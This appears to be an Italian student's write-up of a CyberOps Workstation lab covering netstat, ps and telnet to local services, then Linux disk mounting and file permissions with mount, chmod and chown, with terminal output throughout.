25     0      0 ?        00:00:00 khugepaged
26     0      0 ?        00:00:00 crypto
```

Il netstat comando è un ottimo strumento per aiutare a identificare i server di rete in esecuzione su un computer.

La potenza di netstat risiede nella sua capacità di visualizzare le connessioni di rete nella finestra del terminale, digitare netstat

```
[analyst@secOps ~]$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type            State         I-Node Path
unix    7      [ ]      DGRAM           11532  /run/systemd/journal/
socket
unix    2      [ ]      DGRAM           17769  /run/user/1000/system
d/notify
unix    9      [ ]      DGRAM           11727  /run/systemd/journal/
dev-log
unix    3      [ ]      DGRAM           11510  /run/systemd/notify
unix    3      [ ]      STREAM          CONNECTED    14119
unix    3      [ ]      DGRAM           12727
unix    3      [ ]      DGRAM           12728
unix    3      [ ]      STREAM          CONNECTED    19512
unix    3      [ ]      STREAM          CONNECTED    14120  /run/systemd/journal/
stdout
unix    3      [ ]      STREAM          CONNECTED    13736
unix    3      [ ]      DGRAM           12725
unix    3      [ ]      STREAM          CONNECTED    14479
unix    2      [ ]      DGRAM           12713
```

Utilizzare netstat con le `-tunap` opzioni per regolare l'output di netstat.

Notare che netstat consente di raggruppare più opzioni insieme sotto lo stesso segno `-`.

```

Terminal - analyst@secOps:-
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ sudo netstat -tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
PID/Program name
tcp        0      0 0.0.0.0:6633           0.0.0.0:*
260/python2.7
tcp        0      0 0.0.0.0:80            0.0.0.0:*
525/nginx: master p
tcp        0      0 0.0.0.0:21            0.0.0.0:*
277/vsftpd
tcp        0      0 0.0.0.0:22            0.0.0.0:*
276/sshd
tcp6       0      0 ::1:22              ::*:*
276/ssh
[analyst@secOps ~]$ sudo ps -elf | grep 395
0 S analyst    547  516  0  80  0 - 2720 -          04:31 pts/0    00:00:00 grep
395
[analyst@secOps ~]$ telenet 127.0.0.1 80
bash: telenet: command not found
[analyst@secOps ~]$ telnet 127.0.0.1 80
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.

```

Qual è il significato delle opzioni **-t** , **-u** , **-n** , **-a** e **-p** in netstat ?

**-a:** mostra sia i socket in ascolto che quelli non in ascolto.

**-n:** usa un output numerico (nessuna risoluzione DNS, porta di servizio o nome utente).

**-p:** mostra il PID del processo proprietario della connessione.

**-t:** mostra le connessioni TCP.

**-u:** mostra le connessioni UDP.

A volte è utile incrociare le informazioni fornite da netstat con ps . In base all'output dell'elemento (d), è noto che un processo con PID 395 è vincolato alla porta TCP 80.

```

[analyst@secOps ~]$ sudo ps -elf | grep 395
0 S analyst    547  516  0  80  0 - 2720 -          04:31 pts/0    00:00:00 grep
395
[analyst@secOps ~]$

```

**nginx** è stato trovato in esecuzione e assegnato alla porta 80 TCP.


Utilizzare **telnet** per connettersi all'host locale sulla porta 80 TCP

Premi alcune lettere sulla tastiera.

qualsiasi tasto funzionerà.

Dopo aver premuto alcuni tasti, premi INVIO.


Di seguito è riportato l'output completo,  
inclusa la connessione Telnet stabilita e i tasti casuali premuti



```
Terminal - analyst@secOps:~  
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ telenet 127.0.0.1 80  
bash: telenet: command not found  
[analyst@secOps ~]$ telnet 127.0.0.1 80  
Trying 127.0.0.1...  
Connected to 127.0.0.1.  
Escape character is '^]'.  
  
a  
HTTP/1.1 400 Bad Request  
Server: nginx/1.12.2  
Date: Mon, 24 Feb 2025 09:32:26 GMT  
Content-Type: text/html  
Content-Length: 173  
Connection: close  
  
<html>  
<head><title>400 Bad Request</title></head>  
<body bgcolor="white">  
<center><h1>400 Bad Request</h1></center>  
<hr><center>nginx/1.12.2</center>  
</body>  
</html>  
Connection closed by foreign host.  
[analyst@secOps ~]$
```

Osservando l' output di netstat presentato in precedenza, è possibile vedere un processo collegato alla porta 22. Utilizzare Telnet per connettersi ad esso.

La porta 22 TCP è assegnata al servizio SSH. SSH consente a un amministratore di connettersi a un computer remoto in modo sicuro.



```
Terminal - analyst@secOps:~  
File Edit View Terminal Tabs Help  
HTTP/1.1 400 Bad Request  
Server: nginx/1.12.2  
Date: Mon, 24 Feb 2025 09:32:26 GMT  
Content-Type: text/html  
Content-Length: 173  
Connection: close  
  
<html>  
<head><title>400 Bad Request</title></head>  
<body bgcolor="white">  
<center><h1>400 Bad Request</h1></center>  
<hr><center>nginx/1.12.2</center>  
</body>  
</html>  
Connection closed by foreign host.  
[analyst@secOps ~]$ telnet 127.0.0.1 22  
Trying 127.0.0.1...  
Connected to 127.0.0.1.  
Escape character is '^]'.  
SSH-2.0-OpenSSH_7.7  
s  
Protocol mismatch.  
Connection closed by foreign host.  
[analyst@secOps ~]$
```

# ESERCIZIO 3

## Obiettivi

In questo laboratorio familiarizzerai con i filesystem di Linux.

**Parte 1:** Esplorazione dei filesystem in Linux


**Parte 2:** Permessi dei file

**Parte 3:** Link simbolici e altri tipi di file speciali


## Parte 1

### Esplorazione dei filesystem in Linux

Avviamo la VM CyberOps Workstation e apri una finestra del terminale.




Usa il comando `lsblk` per visualizzare tutti i dispositivi a blocchi




```
Terminal - analyst@secOps:~  
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ lsblk  
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT  
sda 8:0 0 10G 0 disk  
└─sda1 8:1 0 10G 0 part /  
sdb 8:16 0 1G 0 disk  
└─sdb1 8:17 0 1023M 0 part  
sr0 11:0 1 1024M 0 rom  
[analyst@secOps ~]$
```

L'output visualizza i dispositivi come **sr0**, **sda** e **sdb**. Ognuno di loro rappresenta un disco e i numeri che seguono rappresentano le partizioni all'interno di quel dispositivo. In questo caso vediamo che **sda** è un disco da 10 GB con una singola partizione, mentre **sdb** è un disco da 1 gb anche lui con una singola partizione.

Per visualizzare informazioni più dettagliate sui filesystem montati usiamo il comando **mount**



```
Terminal - analyst@secOps:~  
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ lsblk  
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT  
sda 8:0 0 10G 0 disk  
└─sda1 8:1 0 10G 0 part /  
sdb 8:16 0 1G 0 disk  
└─sdb1 8:17 0 1023M 0 part  
sr0 11:0 1 1024M 0 rom  
[analyst@secOps ~]$ mount  
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)  
sys on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)  
dev on /dev type devtmpfs (rw,nosuid,relatime,size=500780k,nr_inodes=125195,mode=755)  
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755)  
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)  
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)  
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)  
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)  
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)  
cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)  
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
```



The terminal window title is "Terminal - analyst@secOps:~". The menu bar includes File, Edit, View, Terminal, Tabs, and Help. The main area displays the output of the "mount" command, listing various filesystems mounted on the system. The output includes entries for cgroups, /proc, debugfs, tmpfs, hugetlbfs, mqueue, configfs, and /run/user/1000. The last line shows the prompt "[analyst@secOps ~]\$".

```
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,de  
vices)  
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,re  
latime,net_cls,net_prio)  
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime  
,perf_event)  
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,fr  
eezer)  
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blk  
io)  
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpu  
set)  
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,mem  
ory)  
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=36,pgrp=1,time  
out=0,minproto=5,maxproto=5,direct,pipe_ino=10468)  
debugfs on /sys/kernel/debug type debugfs (rw,relatime)  
tmpfs on /tmp type tmpfs (rw,nosuid,nodev)  
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)  
mqueue on /dev/mqueue type mqueue (rw,relatime)  
configfs on /sys/kernel/config type configfs (rw,relatime)  
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=101288k,mode=7  
00,uid=1000,gid=1000)  
[analyst@secOps ~]$
```

Questo comando ti darà un'idea di dove i filesystem sono montati (per esempio, su `/` o su `/mnt`) e quale tipo di filesystem viene utilizzato.

Eseguiamo di nuovo il comando `mount`, ma questa volta usiamo `|` per inviare l'output del comando `mount` a `grep` in modo da filtrare l'output e visualizzare solo il filesystem root.

```
[analyst@secOps ~]$ mount | grep sda1  
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
```

Questo comando mostrerà solo il filesystem montato sulla root (`/`), che in questo caso è `/dev/sda1`.

Eseguiamo i seguenti due comandi `cd /` e `ls -l`

```
[analyst@secOps ~]$ cd /
[analyst@secOps /]$ ls -l
total 52
lrwxrwxrwx 1 root root 7 Jan  5 2018 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Apr 16 2018 boot
drwxr-xr-x 19 root root 3120 Feb 24 03:49 dev
drwxr-xr-x 58 root root 4096 Apr 17 2018 etc
drwxr-xr-x 3 root root 4096 Mar 20 2018 home
lrwxrwxrwx 1 root root 7 Jan  5 2018 lib -> usr/lib
lrwxrwxrwx 1 root root 7 Jan  5 2018 lib64 -> usr/lib
drwx----- 2 root root 16384 Mar 20 2018 lost+found
drwxr-xr-x 2 root root 4096 Jan  5 2018 mnt
drwxr-xr-x 2 root root 4096 Jan  5 2018 opt
dr-xr-xr-x 118 root root 0 Feb 24 03:49 proc
drwxr-x--- 7 root root 4096 Apr 17 2018 root
drwxr-xr-x 17 root root 480 Feb 24 03:49 run
lrwxrwxrwx 1 root root 7 Jan  5 2018 sbin -> usr/bin
drwxr-xr-x 6 root root 4096 Mar 24 2018 srv
dr-xr-xr-x 13 root root 0 Feb 24 03:49 sys
drwxrwxrwt 8 root root 200 Feb 24 03:50 tmp
drwxr-xr-x 9 root root 4096 Apr 17 2018 usr
drwxr-xr-x 12 root root 4096 Apr 17 2018 var
[analyst@secOps /]$
```

Il primo comando cambia la directory nella directory radice. Il secondo invece serve per elencare i file e le directory in modalità più dettagliata. Il motivo per cui `/dev/sdb1` non appare nell'output potrebbe essere che non è montato o che non è stato utilizzato nel contesto di questo comando.

Il comando `mount` può essere utilizzato anche per montare e smontare i filesystem. Prima che un dispositivo a blocchi possa essere montato, deve avere un punto di montaggio.

Usa il comando `ls -l` per verificare che la directory `second_drive` si trovi nella analyst's home directory.

```
[analyst@secOps ~]$ ls -l
total 16
drwxr-xr-x 2 analyst analyst 4096 Mar 22 2018 Desktop
drwxr-xr-x 3 analyst analyst 4096 Mar 22 2018 Downloads
drwxr-xr-x 9 analyst analyst 4096 Jul 19 2018 lab.support.files
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 second_drive
[analyst@secOps ~]$
```

Usiamo il comando `mount` per montare `/dev/sdb1` nella nuova directory `second_drive`.

Ora che `/dev/sdb1` è stato montato su `/home/analyst/second_drive`, usiamo di nuovo il comando `ls -l` per elencare i contenuti della directory.

```
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwx----- 2 root      root     16384 Mar 26 2018 lost+found
-rw-r--r-- 1 analyst   analyst    183 Mar 26 2018 myFile.txt
[analyst@secOps ~]$
```

Eseguiamo di nuovo il comando `mount` usando il comando grep per visualizzare solo i file `system /dev/sdX`.

```
[analyst@secOps ~]$ mount | grep /dev/sd
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
/dev/sdb1 on /home/analyst/second_drive type ext4 (rw,relatime,data=ordered)
[analyst@secOps ~]$
```

Adesso smontiamo i filesystem. Assicuriamoci di cambiare la directory in una diversa dal punto di montaggio e usiamo il comando `umount`.

```
[analyst@secOps ~]$ sudo umount /dev/sdb1
[analyst@secOps ~]$ ls -l second_drive/
total 0
```

## Parte 2

### Permessi dei file

Come prima cosa dobbiamo visualizzare e modificare i permessi dei file. Navighiamo verso `/home/analyst/lab.support.files/scripts/` e usiamo il comando `ls -l` per visualizzare i permessi dei file.

```
[analyst@secOps ~]$ cd lab.support.files/scripts/
[analyst@secOps scripts]$ ls -l
total 60
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21 2018 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21 2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21 2018 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 fw_rules
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start_EJK.sh
-rwxr-xr-x 1 analyst analyst 85 Mar 21 2018 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst 76 Mar 21 2018 start_pox.sh
-rwxr-xr-x 1 analyst analyst 106 Mar 21 2018 start_snort.sh
-rwxr-xr-x 1 analyst analyst 61 Mar 21 2018 start_tftpd.sh
[analyst@secOps scripts]$
```

Usiamo il comando `touch` per creare rapidamente un file di testo vuoto e lo creiamo nella directory `/mnt`.

```
[analyst@secOps scripts]$ touch /mnt/myNewFile.txt
touch: cannot touch '/mnt/myNewFile.txt': Permission denied
```

Ci accorgiamo che il file non è stato creato.

```
[analyst@secOps ~]$ ls -ld /mnt
drwxr-xr-x 2 root root 4096 Jan 5 2018 /mnt
```

Questo perché se guardiamo i permessi della directory `/mnt` sono di proprietà dell'utente root. In questo modo solo l'utente root è autorizzato

a scrivere nella cartella `/mnt`. Il comando può essere eseguito come root (aggiungendo sudo prima di esso) oppure si possono modificare i permessi della directory `/mnt`.

Adesso utilizzeremo il comando `chmod` per cambiare i permessi di un file o di una directory. Come prima cosa montiamo la partizione `/dev/sdb1` nella directory `/home/analyst/second_drive`.

```
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/  
[sudo] password for analyst:
```

Ora cambiamo nella directory `second_drive` e ne elenchiamo il contenuto.

```
[analyst@secOps ~]$ cd ~/second_drive  
[analyst@secOps second_drive]$ ls -l  
total 20  
drwx----- 2 root      root    16384 Mar 26  2018 lost+found  
-rw-r--r--  1 analyst   analyst   183 Mar 26  2018 myFile.txt
```

Usiamo il comando `chmod` per cambiare i permessi di `myFile.txt`.

```
[analyst@secOps second_drive]$ sudo chmod 665 myFile.txt  
[analyst@secOps second_drive]$ ls -l  
total 20  
drwx----- 2 root      root    16384 Mar 26  2018 lost+found  
-rw-rw-r-x  1 analyst   analyst   183 Mar 26  2018 myFile.txt
```

Adesso usiamo il comando `chown` per cambiare la proprietà di un file o di una directory. Usiamo il comando `sudo chown analyst myFile` per rendere root il proprietario di `myFile.txt`.

```
[analyst@secOps second_drive]$ sudo chown analyst myFile.txt  
[analyst@secOps second_drive]$ ls -l  
total 20  
drwx----- 2 root      root    16384 Mar 26  2018 lost+found  
-rw-rw-r-x  1 analyst   analyst   183 Mar 26  2018 myFile.txt
```

Ora che `analyst` è il proprietario del file proviamo ad aggiungere la parola `test` alla fine di `myFile.txt`.

```
[analyst@secOps second_drive]$ echo test >> myFile.txt  
[analyst@secOps second_drive]$ cat myFile.txt  
This is a file stored in the /dev/sdb1 disk.  
Notice that even though this file has been sitting in this disk for a while, it couldn't be accessed until  
the disk was properly mounted.  
test
```

Come i file regolari, anche le directory hanno delle autorizzazioni. Torniamo alla directory `/home/analyst/lab.support.files` e esegui il comando `ls -l` per elencare tutti i file con i dettagli.

```
[analyst@secOps second_drive]$ cd ~/lab.support.files/
[analyst@secOps lab.support.files]$ ls -l
total 580
-rw-r--r-- 1 analyst analyst      649 Mar 21  2018 apache_in_epoch.log
-rw-r--r-- 1 analyst analyst     126 Mar 21  2018 applicationX_in_epoch.log
drwxr-xr-x 4 analyst analyst    4096 Mar 21  2018 attack_scripts
-rw-r--r-- 1 analyst analyst     102 Mar 21  2018 confidential.txt
-rw-r--r-- 1 analyst analyst    2871 Mar 21  2018 cyops.mn
-rw-r--r-- 1 analyst analyst      75 Mar 21  2018 elk_services
-rw-r--r-- 1 analyst analyst     373 Mar 21  2018 h2_dropbear.banner
drwxr-xr-x 2 analyst analyst    4096 Apr  2  2018 instructor
-rw-r--r-- 1 analyst analyst     255 Mar 21  2018 letter_to_grandma.txt
-rw-r--r-- 1 analyst analyst   24464 Mar 21  2018 logstash-tutorial.log
drwxr-xr-x 2 analyst analyst    4096 Mar 21  2018 malware
-rwrxr-xr-x 1 analyst analyst     172 Mar 21  2018 mininet_services
drwxr-xr-x 2 analyst analyst    4096 Mar 21  2018 openssl_lab
drwxr-xr-x 2 analyst analyst    4096 Mar 21  2018 pcaps
